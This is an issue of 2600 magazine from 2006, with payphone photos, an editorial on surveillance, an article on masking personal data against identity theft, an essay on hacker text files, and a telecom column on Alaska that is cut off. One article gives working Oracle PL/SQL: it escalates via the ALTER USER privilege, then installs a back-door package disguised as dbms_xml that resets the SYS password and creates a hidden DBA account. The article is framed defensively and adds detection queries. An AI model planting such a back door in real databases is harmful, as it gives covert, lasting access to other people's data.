Volume Twenty-Three, Number Three
Autumn 2006, $5.50 US, $8.15 CAN

2600

The Hacker Quarterly

0 74470 83158 7

More Iranian Payphones

One of the more modern public phones operated by the Iranian PTT in the northern part of Tehran.

An older public phone but easily one of the coolest designs we've ever seen on any phone old or new. Found in Shiraz.

This is what a privately operated payphone in Tehran looks like up close. For those keeping track, the fee is 250 rials in coins.

Also in Tehran, this demonstrates how privately operated payphones can literally be put anywhere that happens to be convenient.

Photos by op amp

Got foreign payphone photos for us? Email them to payphones@2600.com.
Use the highest quality settings on your digital camera please.
(More photos on inside back cover.)

Directory

Hope and Fear

We live in very perilous times. More often than not, perilous times also tend to be interesting times. And because of who we are and what we do, interesting times can turn out to be very inspirational and constructive.

So how should we be feeling? Scared? Hopeful? Nervous? Anyone paying any attention will feel all of this and more in the course of a few minutes just by going through the headlines. Will we have any privacy at all when the dust settles? Are we going to be next on the list of enemies of the state? Is there a chance, however small, that we can help to influence the direction our society is going in and get it to arrive at a better place?

We have no crystal ball so any outcome is really possible. But there are certain givens and these seem to be manifested in a few distinct outlooks. Not paying attention to the bad stuff and living life in a detached state (not reading newspapers or keeping up to date on the major developments) is perhaps the single most harmful thing you can do. Apathy is a great thing for those who want to push society in a particular direction without opposition. Conversely, becoming fixated by the negative developments will only foster a permanent disillusionment that will prevent you from seeing anything positive, not to mention keep other people from wanting to be anywhere near you. And of course, there are the hopelessly naive who - while they may be paying attention and not letting their spirits be crushed - believe that there's not much they can do and that everything will somehow work itself out in the end.

We need to find space somewhere in the middle of these three groups. That means paying attention, not letting it all drive you crazy, and believing that you have the power to effect change. It's really quite incredible how few people there are who are able to fit into this category and not get vacuumed into one of the doomed outlooks. But this too can have a positive spin: If you manage to become one of these few, your actions will mean all the more. You may have already noticed this on a smaller scale. If you're currently in school, look around you. Do most people seem to not really care? Is it all about just getting it over with for them? In such a setting, someone who actually cares can really get a lot done just by getting involved. Whether or not you think this is even a halfway worthwhile environment to attempt to influence, it seems obvious that it's an ideal setting to learn how to interact, stand up for what you believe in, and see how opposition expresses itself.

So let's get back to the real world where there's an awful lot to be concerned with. The so-called "war on terror" is the best thing that could have happened to those interested in building a surveillance state. Fear is their ally. Without it, the paving over of privacy would be so much harder to justify. People would recognize the trends as something they saw in some science fiction story somewhere. The eroding of individual liberties and the expansion of governmental control has been prophesied so many times that it would almost seem to be inevitable. There doesn't seem to be much doubt that the desire to control all that is around us is a somewhat negative aspect of our human nature. But individuality is another part of human nature and we can't help but notice that over the entire course of history, this individuality never seems to be crushed. We see no reason why things have to be different now. While fear may be steering most of us at the moment, that simply can't last forever.

Here are some of the current items of interest. Over recent months, we've seen technology introduced that can scan thousands of license plates within a minute. In this age of abductions and stolen cars, we never have to worry again. Of course, we can also never expect to get away with an overdue library book once the computers start talking to each other. And how long before the very idea of not knowing where someone is becomes a thing of the past?

In a highly publicized incident, three Texas men who had purchased several hundred cell phones were arrested on suspicion of being possible terrorists. Why? Because cell phones could

be used as detonators. And if one cell phone could blow up a plane, imagine how many thousands of lives might have been at risk here. Or, failing that, prepaid cell phones (as these were) could be used to hide identities. People involved in terrorism prefer to hide their identities, don't they? Add to this the fact that these men had Middle Eastern heritage and most people bought into the whole thing. Not as many heard when the charges were dropped due to there being no evidence of any wrongdoing.

And more recently in New York, a satellite television installer made all the headlines when he was arrested for being a terrorist conspirator after hooking up the al Manar network in people's homes. The U.S. government has defined al Manar as a terrorist television network. The public reaction to these accusations has been one of horror. But, failing any actual financial connection to this network, this is something that has never before been seen as a crime in our country. We may not like hate speech but it is within our rights to read it, listen to it, or watch it if we so desire. People being arrested for watching foreign television broadcasts used to be something that only happened in dictatorial regimes. Now it's one small step away from happening right here.

There are many more similar stories going on and it's all set on the backdrop of wasteful military adventures overseas and our own crumbling infrastructure. It may seem as if it's hopeless and that the vast majority of people are being shamefully manipulated. And there's a degree of truth in that. But with every one of these stories that gets reported, we find more people questioning the conclusions and speaking out against the absurdities. If it were truly a lost cause, we never would have even gotten to that stage.

Of course, we have a lot of reason to hold onto our optimism. We've just come out of a HOPE summer. Every two years we have a Hackers On Planet Earth conference in New York City and they always seem to inspire a lot of people to get involved, be creative, and, yes, be hopeful. There are a lot of things to be optimistic about and a lot of really talented people who have managed to hold onto their positive outlooks.

The mere fact that we're able to do this is cause for celebration. It's impossible to be disillusioned about the current state of affairs when you get to see thousands of people learning, sharing, and building new technological toys. Sure, new developments in technology can be used for bad purposes. Almost anything can be. Technology can also be used in very positive ways if we're not afraid to dive in and learn how to control it.

Developments in RFID and GPS technologies can be used for all sorts of tracking applications. But there are always ways of defeating or confusing the devices. And who says we are the only ones to be monitored? At the conference, attendees not only learned ways to protect themselves but also discovered how to track the trackers and find all sorts of interesting info. VoIP technology also has shown itself to be a major catalyst of change. Used properly, individuals can have the power to establish voice links all over the world using extremely cheap or completely free methods - power that would have been unheard of a mere handful of years ago. It didn't have to move in this direction. VoIP could have become a commercially controlled product, as the entire Internet could have. Individual visions have not died in our arena because people have grabbed the tools and started building without waiting for permission.

We could go on for a very long time with the subject matter that inspired so many at HOPE. Everything from becoming the media to urban exploring to encryption developments to wireless technology. But what really matters in the end and what will determine whether or not we conquer the fear and apathy surrounding us is whether enough people have been inspired to question and to defy that which goes against our sense of freedom.

Statement required by 39 USC 3685 showing the ownership, management, and circulation of *2600 Magazine*, published quarterly (4 issues) for October 1, 2006.
Annual subscription price $20.00.

1. Mailing address of known office of publication is Box 752, Middle Island, New York 11953.
2. Mailing address of the headquarters or general business offices of the publisher is 2 Flowerfield, ST. James, NY 11780.
3. The names and addresses of the publisher, editor, and managing editor are: Publisher and Editor: Emmanuel Goldstein, Box 99, Middle Island, New York 11953.
Managing Editor: Eric Corley, 2 Flowerfield, ST. James, NY 11780
4. The owner is Eric Corley, 2 Flowerfield, ST. James, NY 11780
5. Known bondholders, mortgagees, and other security holders owning or holding more than 1 percent or more of total amount of bonds, mortgages, or other securities are: none.
6. Extent and nature of circulation
7. I certify that the statements made by me above are correct and complete. (Signed) Eric Corley, Owner.

	Average No. Copies each issue during preceding 12 months	Single Issue nearest to filing date
A Total Number of Copies	75,625	73,500
B Paid and/or Requested Circulation		
1 Paid/Requested Outside-County Mail Subscriptions	5,147	5,131
2 Paid In-County Subscriptions	49	49
3 Sales Through Dealers and carries, street vendors, and counter sales	64,693	62,455
4 Other Classes Mailed Through the USPS	0	0
C Total Paid and/or Requested Circulation	69,889	67,635
D Free Distribution by Mail (samples, complimentary, and other free)		
1 Outside-County	425	420
2 In-County	3	3
3 Other Classes Mailed Through the USPS	0	0
E. Free Distribution outside the mail. (Carriers of other means)	5,308	5,442
F Total free distribution	5,736	5,865
G Total distribution	75,625	73,500
H Copies not distributed	0	0
I. Total	75,625	73,500
J Percent paid and/or requested circulation	93	92

"An internet was sent by my staff at 10 o'clock in the morning on Friday. I got it yesterday. Why?" - Senator Ted Stevens displaying his knowledge of the Internet earlier this summer in a speech designed to help defeat the network neutrality initiative.

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout and Design
ShapeShifter

Cover
Frederic Guimont, Dabu Ch'wald

Office Manager
Tampruf

Writers: **Bernie S., Billsf, Bland Inquisitor, Eric Corley, Dragorn, John Drake, Paul Estev, Mr. French, Javaman, Joe630, Kingpin, Lucky225, Kevin Mitnick, The Prophet, Redbird, David Ruderman, Screamer Chaotix, Sephail, Seraf, Silent Switchman, StankDawg, Mr. Upsetter**

Webmasters: **Juintz, Kerry**

Network Operations: **css**

Quality Degradation: **mlc**

Broadcast Coordinators: **Juintz, thal**

IRC Admins: **koz, sj, beave, carton, r0d3nt, shardy**

Inspirational Music: **Cristian Vogel, Paul Whiteman**

Shout Outs: **nac.net, Rainbow, Project Evil, Big Frank, Warlord, the staff, speakers, attendees, and hotel staff who made HOPE Number Six the best conference yet**

RIP: **Syd**

2600*(ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc.*
2 Flowerfield, St. James, NY 11780.
Periodicals postage paid at St. James, NY and additional offices.

POSTMASTER:
Send address changes to
2600, P.O. Box 752 Middle Island, NY 11953-0752.

YEARLY SUBSCRIPTION:
U.S. and Canada - $20 individual,$50 corporate (U.S. funds).
Overseas - $30 individual, $65 corporate.

Back issues available for 1984-2005 at $20 per year, $26 per year overseas.
Individual issues available from 1988 on at $5.00 each, $6.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752 Middle Island, NY 11953-0752 (subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99 Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
2600 **Office Line: 631-751-2600**
2600 **FAX Line: 631- 474-2677**

Identity Theft:

Misinformation Can Be Your Friend

by Arcade One

All the advice I've seen about protecting yourself against identity theft is about as effective as Homeland Security's advice to buy duct tape and tarps to protect yourself against terrorists. Even if you follow their advice (most of which is common sense anyway), chances are you're already screwed.

This article looks at common ways in which your name, address, SSN, and other personal info can be legitimately compromised without your knowledge and then explores some simple (albeit unorthodox) ways to minimize the risks.

Shortly after reading an article in *2600* (20:4) that mentioned removing your SSN from your credit rating I began the process of purchasing a house. Because this was to be my second time purchasing a house I was already familiar with all the steps involved - from getting a mortgage to setting up accounts with my local utility companies. In particular, I was all too familiar with the stream of junk mail and phone calls that start when businesses get their grubby paws on your address and phone number following your purchase. Worse than that though is the potential invasion of privacy, abuse, and fraud that can be perpetrated by somebody with the right information.

Note that the information contained herein is not legal advice (despite my using fancy words like "herein") and you are strongly urged to consult an attorney if you have any questions about the purchase, sale, or transfer of ownership of a house or any other legal proceedings for that matter. Also note that this article is intended to be a recollection of my experiences and as such I have spent relatively little time verifying my claims for accuracy. Last but not least, the laws may be different in your state (or country).

When you buy a house, the purchaser's name gets added to the (publicly accessible) tax rolls. That means anybody can go online and find out when a given property was sold, who purchased it, what it was sold for, and what the property taxes are - for any sale made to any house at any time. (For instance, for Palm Beach County see http://www.co.palm-beach.fl.us/tc_pubaccess/.)

Your Home's Title

A "title" is a legal document that describes who owns a particular house. Usually the information contained in the title only changes during a sale but it can also change when, say, two people own a house and one relinquishes their interest in it by signing a "quit claim" deed. In any case, whenever a title change goes into effect the new information becomes public record. Many companies regularly purchase tax rolls from the county (which is only too happy to sell it to them) and send out junk mail to the people named in the tax rolls.

Since the title must include the homeowner's legal name, you don't have much choice in obfuscating it. The only way I can think of would be to purchase the house in the name of a company, partnership, or trust but that gets into legal stuff that is beyond the scope of this article.

Multiple Listing Service (MLS)

When you sell your home through a real estate agent they will list it in the MLS (Multiple Listing Service). Companies of all manner of moral standing access this database regularly for newly listed homes. While an MLS listing usually doesn't include your name, it is still a trigger that you are considering selling your home and as such subjects you to the whims of marketers who will try to sell you related products and services for moving, cleaning, storage, and anything else that they might want to market to somebody who is selling their home.

Utility Companies

When you buy a house, chances are you'll want utilities such as gas, electricity, water, sewage, phone, and cable. Most of the companies that provide these services ask for your SSN, at the very least simply to identify you uniquely but often to run a credit check. (After all, they're fronting you their services - and in the case of cable TV, physical hardware - and they don't want to be ripped off by a deadbeat.) Some also ask for your driver's license number or other state issued ID.

Thereafter, whenever you call them to get info on your account or make changes to your services they will ask you to identify yourself by recalling the last four digits of your SSN. Problem is, your SSN is notoriously easy for anybody to obtain and

armed with that info (or at the very least the last four digits) they can monkey with your account to their heart's content. And your driver's license number isn't particularly hard for somebody to get ahold of either.

Aware of this, I purposely avoided divulging my SSN or driver's license number when setting up accounts with my utility companies. The results were interesting to say the least. Some companies initially weren't sure what to do but ultimately they all had a contingency plan.

Although I already had a BellSouth account, to set up service at a new address I had to provide my SSN and since I didn't want to do so BellSouth required me to go in person to a third party payment center where the guy behind the counter glanced at my passport for less than a second and made a note into his computer that I had paid them a $100 deposit (refundable after one year of continuous service). Ironically the payment center accepted cash or checks but not credit cards.

The power company required a $240 deposit (refundable after 24 months of uninterrupted service provided I made no late payments) in lieu of me giving them my SSN.

The water company let me get away with faxing them a copy of my passport.

Interestingly, I was able to get away with not providing my SSN or driver's license number to the cable company and they didn't make me pay an extra deposit either. I think they had my SSN from the last time I (stupidly) gave it to them when setting up an account.

Name and Address

So much for my SSN and driver's license number. What about my name and address? Many of these companies share information with affiliated third parties (usually meaning anybody who is willing to cough up the money to pay for it) and virtually all of them use this info to solicit future business (such as calling you to upgrade to the next level of cable service).

Most companies let you provide an alternate billing address (different from the address where you actually receive service). Options for protecting your physical address (opening a post office box) are beyond the scope of this article. However, here's a tip that will help you at least identify who is sharing your address. When providing your billing address, add a bit of info that will uniquely identify that particular company. For example, if you live in a single family home you can add an apartment number (e.g., #1A for ABC Cable, #2A for American Express, #1B for Bell South, #1D for DMV, etc.). Then when you start receiving mail from Joe's Window Tinting addressed to you at apartment #1A, you'll know they got your address from ABC Cable.

I keep a list of which companies I have given which apartment numbers to. So far the list contains 65 individual apartment numbers.

Now you may wonder how it is possible to place a credit card order if you are constantly providing a different apartment number since part of the verification process is to ensure the address you provide matches the billing address on file. The good news is the apartment number is usually dropped when attempting to verify an address. So even though your credit card bill gets sent to 123 Main St., #3A, you can specify 123 Main St., #5D without any problems.

If you already live in an apartment and/or simply want to further obfuscate your real address, you have several choices:

- Add a suite number. For instance, if you live in apartment #5D, add a unique suite number that identifies a particular company: "Suite C1" for the cable company, "Suite P3" for the phone company, etc.
- Append a unique identifier to your existing apartment number. If you live in apartment #5D, add a dash and then a unique code that identifies the company you want to track: #5D-1, #5D-2, #5D-3, etc.
- Add a unique identifier to the house number. If you live at 123 Main St., #5D, change it to 123-A Main St., #5D, or 123-B Main St., #5D.
- Last but not least, use a unique first and/or last name. For example, you could have your phone bill sent to Belle Doe and your cable bill sent to Telly Doe.

I'm lucky because I have two other options for obfuscating my real address. If you're like me and you live in a house with an alley behind it, consider using the name of the alley rather than the street your house faces.

Best of all, the mail in my neighborhood gets delivered to a common mailroom where the postal worker inserts it into individual mailboxes that are given numbers unrelated to our actual house numbers (presumably so a thief won't know which mailbox contains mail for which house). This affords me the opportunity to use the address of the mailroom (yes, it is housed in a building with its own address) combined with the mailbox number as my mailing address. Voila! Free P.O. box!

Keep in mind that the more you obfuscate your name and address, the greater the chances the post office will return your mail to the sender. But all things considered, you have to munge it pretty badly for them to do that.

The advantage of using a unique person's name in your mailing address is that you can theoretically notify the post office that one of those

names has moved and they should stop delivering mail to that person. For example, if you had your new computer shipped to "Ken Puter" (get it?) and you start getting all sorts of other solicitations addressed to that name, simply notify the post office that Ken Puter has moved and they will stop delivering mail addressed to that person.

Remember that the post office isn't run by geniuses and the danger of asking them to stop mail addressed to one person is that they will occasionally (or worse, frequently) return mail addressed to other people at the same address. So if you're going to try this, make sure the names you select are unique and clearly distinct from each other, and even then don't be surprised if your mail occasionally gets "lost."

Also keep in mind that the USPS has guidelines for what does and does not constitute a valid address. Don't get too tricky or you might find your mail being returned to sender. For details see this section of the Domestic Mail Manual (DMM): http://pe.usps.com/text/DMM300/602.htm.

While bulk mail (which can be identified by the preprinted "PRSRT STD US POSTAGE PAID" where the stamp usually goes) is usually the most insidious of all junk mail, the irony is that you can't simply cross out your name, write "return to sender," and drop it back in the mailbox. The USPS discards all non-deliverable bulk mail, so if you truly want to return it to its origin you must repackage it, address it (if you can find the company's address), and provide postage.

Note that when you ask the USPS to forward your mail, companies that subscribe to the USPS' "Change Service Requested" will be notified of your new address. So don't think that you can hide your new address from the rest of the world by forwarding your mail there. In fact, filing a change of address form with the USPS is pretty much a guarantee that your junk mail will follow you. My advice: if you move, notify all the companies and individuals who need to know of your new address (remember to provide them all with a unique apartment number, suite number, or other identifier!) and forget the post office. Or simply request *temporary* forwarding to your new address until you've had the opportunity to notify everybody of your new address.

The Government

Once the government has your address (and the moment you apply for a driver's license or file your taxes they will have it), it's a good bet they'll send you a summons for jury duty - whether or not you're already a registered voter. It would be an interesting exercise to attempt to get out of jury duty by returning every summons with a note: "Moved from apartment 1A to 1B. Please forward to new address." The cycle could continue indefinitely. Of course, I'm not advocating this; it's illegal to fraudulently evade jury duty.

Interestingly, I have received mail from a local car dealer that was addressed to the apartment number used only on my driver's license, which tells me (not surprisingly) the government is selling my name and address to local businesses.

Conclusion

In addition to all the other obvious advice about checking your credit report on a regular basis, you should be obfuscating your name and address wherever you can get away with it. In the war against identity theft, misinformation is your best defense!

Where Have The Philes Gone?

by Glutton

In the good ole days of hacking and phreaking, a neophyte learned his techniques from a variety of sources: experimentation, friends' advice, and last but not least, text files. These philes were accumulated like treasure on bulletin boards and by more experienced hackers, often without regard to their worth or accuracy. They contained theories, instructions, exploits, even snippets of hacking history.

Where are the philes now? Well, those old documents are still around. Use filesharing sites and search engines and you can find a plethora of guides on how to hack and phreak, filled with obsolete lore like ASCII-illustrated box diagrams and the dial-up phone numbers of military bases and colleges. The entire run of *Phrack* can be found on Phrack.org.

But what about new ones? Where are the philes of today? For starters, you won't find them in the form of text files, recent issues of *Phrack* notwithstanding. Now you use a search engine to search web pages and (less and less common) usenet posts for snippets. Technical details are gleaned from company sites and support forums, loopholes are described in white papers and weblogs.

So, why have things changed? *The sharing of information is a dangerous game.*

There is something different today. Maybe there's something missing now, like the innocence of teenagers exploring a system unbeknownst to the stodgy grownups who created it. Perhaps 20 years of busts have convinced us to be more circumspect.

Gone is the idea that all learning efforts are pure and worthwhile. Now theoretical questions are greeted with suspicion. I was part of a discussion the other day about mailbombing. One guy was asking about it, and the others were flaming him and threatening *him* with mailbombing. There was a time when hackers loved sharing. If someone wanted to know about X, let him as (presumably) a competent being decide whether it's moral or not.

Part of the problem is that the authorities have caught on to computer crime. Investigators and civilian techs pore over hacker sites like every day was an Operation Sundevil, sniffing for exploits.

As a result, most hackers practice some level of censorship, whether censoring their own discussions or slapping down lamers desperate to crack that Hotmail account. Self-censorship isn't new. For instance, *Phrack* refused to publish credit card numbers or phone codes. It appears that caution was warranted - remember the E911 file that nearly put Knight Lightning in jail for 31 years? Even quasi-legal or plausibly legal materials can get you into trouble these days. When Bernie S. was busted, the authorities allegedly used the contents of his library as "proof" of sinister motives. Cops are mindful that Timothy McVeigh learned how to create his truck bomb from plans found on the Internet. Even in the hallowed realm of journalism, *2600* writers add disclaimers in the hope that they won't get in trouble if the article offends someone in law enforcement. Whether written under a handle or one's real name, it never hurts to be cautious. and even if what something does is not illegal, you can still get in legal trouble. Remember how *2600* got sued for linking to sites offering DeCSS?

My final point is that legitimate press that covers hackers are light on detail to the point of nonexistence. Most books and articles on hacking are written by non-technical people, and it's understandable that they would want to cover the "human element" rather than a technical one they do not understand. But even authoritative sources like *The Art of Intrusion* by Kevin Mitnick do not divulge specifics of exploits. Whether it is because they do not want to propagate exploits or for fear of being sued, who can say?

Lawyers, cops & criminals have collectively ended the free and open exchange of information that flourished back in the day. You'll have to decide for yourself if this is good or bad.

There is a new lack of respect for "noobs." Some blame hackers' troubles on the depredations of "crackers," "black hats," and other boogeymen. Others blame a new generation of laymen with just enough technical knowledge to follow directions they read on the Internet. Script kiddies aren't hackers. Spammers aren't hackers. But their actions are blamed on hackers.

The fact of the matter is that it's easier than ever to "hack" (using the media's definition). With numerous offshore sites full of scripts and basic knowledge of the Internet's architecture fairly widespread, all it really takes is time and interest.

With the resultant devaluing and misrepresentation of the hacker set comes a backlash where those in the know tire of sharing their knowledge with those who don't want to work hard to learn it themselves. In some respects this isn't a new phenomenon. When phreakers began exploring the phone system, street hustlers caught on to their techniques and began selling long distance out of phone booths. While we might appreciate their willingness to sock it to the profiteering gluttons running the phone company, simultaneously some disapprove of their blatant misuse of hacker-gained knowledge for purposes of profit. Today's equivalent of those hustlers are spammers and script kiddies.

It's easy to sympathize with them because we all were once noobs and we can respect their thirst for knowledge. Furthermore, it is a fact of modern life that there is more to learn than any one person can absorb. In many respects, we are all noobs when it comes to something related to our area of knowledge. There are always more programming languages to learn, more technologies to master.

Nevertheless, it is human nature to be disgusted with those who want to "learn" by being told exactly how to do whatever, rather than figuring it out on their own. And with more and more amateurs feeding off the proofs-of-concept of real programmers, it's easier than ever to not want to contribute.

Final Thoughts

The web has simultaneously enriched the exchange of data while making it tremendously more complicated. In a lot of ways, the philes of '06 are more ephemeral, intriguing, and subtle than ever. Now you need to read 20 documents to find your answer, but a search results in 1000 article hits.

In the old days, all you had to worry about was someone posting a phile of false info. Now there are fake articles written by mean-spirited authors with links to spyware sites, or which contain malignant executables. There are deliberately misleading articles and dummy files to download.

And with so much data on the web, there is no prestige in sites offering hoards of knowledge. You don't *need* to keep a copy of the *Anarchist's Cookbook* or the complete *Phrack* series. If you want it, you can have it within seconds.

No longer are text files the preferred medium, sites like cryptome.org notwithstanding. Weblogs, discussion forums, and PDF white papers are king now. And with the higher visibility comes an increase in accuracy and timeliness as each article is critiqued and evaluated, while the false and obsolete info fades into the dusty recesses of the web. Well, sometimes.

A Back Door to Your Oracle Database

by Edward Stoever
edward@database-expert.com

The purpose of this article is to demonstrate one method of gaining dba rights to an Oracle database and of keeping those rights in the future by creating a back door that can be opened whenever desired. The information contained in this article is for the purpose of demonstrating to database administrators possible holes in their security plan.

If you were to ask your database administrator what the most powerful system privilege on the Oracle database is, he might respond with just about anything except "alter user." The alter user privilege can be used to change the password of any user. The alter user privilege can easily be confused with "alter any user" which would seem to be the actual privilege desired, but in fact does not exist.

Consider the following hypothetical situation. Robert works in the payroll department and he is sick of working for "The Man." His database account allows him to connect and to select on a few tables. Nothing else. He calls the database administrator and says, "Hey, I am trying to change my password with 'alter robert identified by mypass' and I am getting the error 'insufficient privileges.' Could you grant me the alter user privilege?" All users already have the ability to change their own password, but our hypothetical database administrator is new at this. On the SQL*Plus command line, the administrator types the command "grant alter user to robert;". Robert says thank you and hangs up the phone.

At this point, Robert is ready to install his back door to the database. He types the following commands:

```
alter user sys identified by mypass;
connect sys/mypass@database as sysdba
```

Next, Robert runs the following script to create the back door he wants:

```
CREATE OR REPLACE PACKAGE dbms_xml AS
  PROCEDURE parse (string IN VARCHAR2);
END dbms_xml;
/

CREATE OR REPLACE PACKAGE BODY dbms_xml AS
  PROCEDURE parse (string IN VARCHAR2) IS
     var1   VARCHAR2 (100);
  BEGIN
   IF string = 'unlock' THEN
     SELECT PASSWORD INTO var1 FROM
➥dba_users WHERE username = 'SYS';
     EXECUTE IMMEDIATE 'create table
➥syspa1 (col1 varchar2(100))';
     EXECUTE IMMEDIATE 'insert into
➥syspa1 values (''''||var1||'''')';
     COMMIT;
     EXECUTE IMMEDIATE 'ALTER USER SYS
➥IDENTIFIED BY hack11hack';
   END IF;
   IF string = 'lock' THEN
     EXECUTE IMMEDIATE 'SELECT col1 FROM
```

```
➥syspal WHERE ROWNUM=1' INTO var1;
     EXECUTE IMMEDIATE 'ALTER USER SYS
➥IDENTIFIED BY VALUES '''||var1||'''';
     EXECUTE IMMEDIATE 'DROP TABLE
➥syspal';
   END IF;
   IF string = 'make' THEN
     EXECUTE IMMEDIATE 'CREATE USER hill
➥IDENTIFIED BY hack11hack';
     EXECUTE IMMEDIATE 'GRANT DBA TO
➥hill';
   END IF;
   IF string = 'unmake' THEN
     EXECUTE IMMEDIATE 'DROP USER hill
➥CASCADE';
   END IF;
  END;
END dbms_xml;
/

CREATE PUBLIC SYNONYM dbms_xml FOR
➥dbms_xml;
GRANT EXECUTE ON dbms_xml TO PUBLIC;
```

There are two activities that the dbms_xml package can do for Robert. First, it can unlock the sys account by changing the password to a known password. Then, later on, it can revert it back to the original password. The commands for doing this from SQL*Plus are as follows:

`execute dbms_xml.parse('unlock');` - changes the password for sys to "hack11hack", saving the original password.

`execute dbms_xml.parse('lock');` - reverts the sys account to the original password.

The second activity creates a new user account with a known password that has the dba role which can later be dropped (removed) from the database. The commands for this activity from SQL*Plus are as follows:

`execute dbms_xml.parse('make');` - create the user "hill" with the password "hack11hack".

`execute dbms_xml.parse('unmake');` - drop the user "hill" (must be logged in as any user except "hill").

Robert has created for himself a back door to the Oracle database that will be very difficult for others to discover. He has chosen a name for his package that looks like it was installed with the Oracle database. Because Robert changed the password for sys, someone may figure out that the sys account has been hijacked. But Robert doesn't care. He can switch the password on that account to a known password as needed. (Note that if Robert had access to dba_users he could save the original sys password and revert the account back to the original password after logging in. All he would need to do is follow the same method used in the dbms_xml.parse procedure.)

There are more steps that Robert could take to make his back door package harder to find. The wrap utility is installed with Oracle database software, and using it would change the code of the package to a form that is far less reader friendly. Literal strings are not hidden by wrapping code with the wrap utility, but it is also easy to hide the string literals with some basic obfuscation. Visit the webpage http://www.database-➥expert.com/oracle_back_door_part2.asp for details of how to do these tasks.

At some point, the database administrator may become suspicious of Robert. There are a number of things that the administrator could do to discover that something is wrong. One method would be to compare the objects owned by the privileged users on two separate databases of the same version (query v$version to find the database version). This method works well for the sys account because sys should never be used to create database objects unless those objects are part of an install or upgrade. Another method that could be used to discover a problem would be to select on dba_objects to list the most recently created objects, especially those owned by privileged users. This is especially effective because the sys account should have no objects created since the last upgrade.

Of course, the best thing to do is to prevent anyone from gaining the alter user privilege in the first place. The database administrator should always know who has the alter user system privilege. The following query returns a list of users and roles who have the alter user privilege:

```
SELECT grantee, granted_role AS granted
➥FROM dba_role_privs
 WHERE granted_role IN (SELECT grantee
          FROM dba_sys_privs
          WHERE PRIVILEGE = 'ALTER
➥USER')
UNION ALL
SELECT grantee, PRIVILEGE
  FROM dba_sys_privs
 WHERE PRIVILEGE = 'ALTER USER';
```

I hope the information presented in this article helps you to keep your organization's database secure. It is important for the database administrator to understand security from all angles.

Telecom Informer

by The Prophet

Hello, and greetings from the Central Office! I have good news and bad news. The good news is that I get to work on outside plant again. The bad news is that I'm running fiber to all 79 igloos on the frozen tundra wasteland of Adak Island, Alaska. I'm convinced that my employer sent me here because it was as close a place to Siberia as they could find. In fact, Siberia is barely a stone's throw away from here. And the wind blows so hard (over 120 miles per hour - nobody knows exactly how fast because the wind ripped the anemometer off of the tower) that confused Russian-speaking birds named Ivan are regularly carried here by storms.

Anyway, I'm not sure what the residents of Adak plan to do with fiber to the igloo, because there isn't any way of communicating off of the island other than via satellite. Unless, of course, you have a ham license and speak either Russian or Japanese in Morse code! Most of the people here are more interested in fishing boats and beer than the Internet anyway. Whatever the reason, they're going to have a blazingly fast metropolitan area network by the time I get done. Hopefully that's by Sunday, because the next flight after that is the following Thursday. There are only two flights a week, and that's only if neither of them is canceled due to weather!

As you may have guessed, here in rural Alaska, information from the outside world comes almost exclusively via satellite. Adak is relatively lucky, all things considered; they get two Alaska Airlines jet flights per week, stocked with mail and freight. Smaller Alaska "bush" communities can receive mail just once a week (or even less frequently if the weather is bad) and FedEx just can't help you even if it absolutely positively has to be there overnight. Even in more populated areas of Alaska, satellite links are still used as a backup during cable outages, which are more frequent than in the Lower 48 due to both the harsh climate and errant fishing trawlers.

Nearly every village in Alaska has a local phone company, typically (though not necessarily) a nonprofit cooperative, which provides local phone service and interconnects with the long distance network. Local telephone service can be very expensive in rural Alaska; for example, here on Adak, it's over $100 per month! This is despite heavy subsidies provided through the FCC's Universal Service Fund to the local phone company. The true cost per line can be hundreds of dollars per month; without federal subsidies, basic telephone service would be unaffordable to most rural Alaskans.

Cellular service is available in some parts of rural Alaska, but it makes land lines look cheap. It's usually operated by tiny carriers you've never heard of (such as ASTAC, Bristol Bay Cellular, and Copper Valley Wireless). The service is almost always expensive (averaging $1 per minute plus long distance on Bristol Bay Cellular, for instance). And dust off that bag phone because you're going to need it! Most rural Alaskan cellular service is analog only.

Local phone service works pretty much the same way in Alaska that it does "Outside" (that's what Alaskans call anywhere that isn't Alaska), except that on average it's more expensive and receives more government subsidies. It's also largely run by independent telephone companies (such as ACS, an Alaska-based company and the state's largest provider of both wireline and wireless telephone service). Four digit local calling still exists in some places, but seven digit local calling and 11 digit long distance calling are the norm.

Things get a lot more interesting when no local phone service or cellular service is available. In maritime and certain other areas (such as along the remote Denali Highway), residents can often use VHF radiotelephones. These are more expensive than cellular phones but less expensive than satellite phones. Handheld satellite phones are also an option; Globalstar and Iridium can sometimes provide service where you're otherwise out of luck. Contrary to their advertising coverage is by no means assured (particularly in the Brooks Range) but you may get lucky.

Iridium until recently was the only mobile satellite provider that covered Alaska, but Globalstar has begun to compete. They installed a satellite gateway in Wasilla that reportedly provides service in the Aleutians, southcentral, and southeast Alaska. While Iridium service is considerably more expensive than Globalstar (over $1 per minute), it's widely considered by Alaskans to be superior. Iridium provides service farther north than Globalstar does and is the only handheld satellite provider to offer service on the Arctic slope.

Long distance is quite a bit different than in the Lower 48. Competition isn't as fierce, prices are a little higher, and there is a lot more reliance

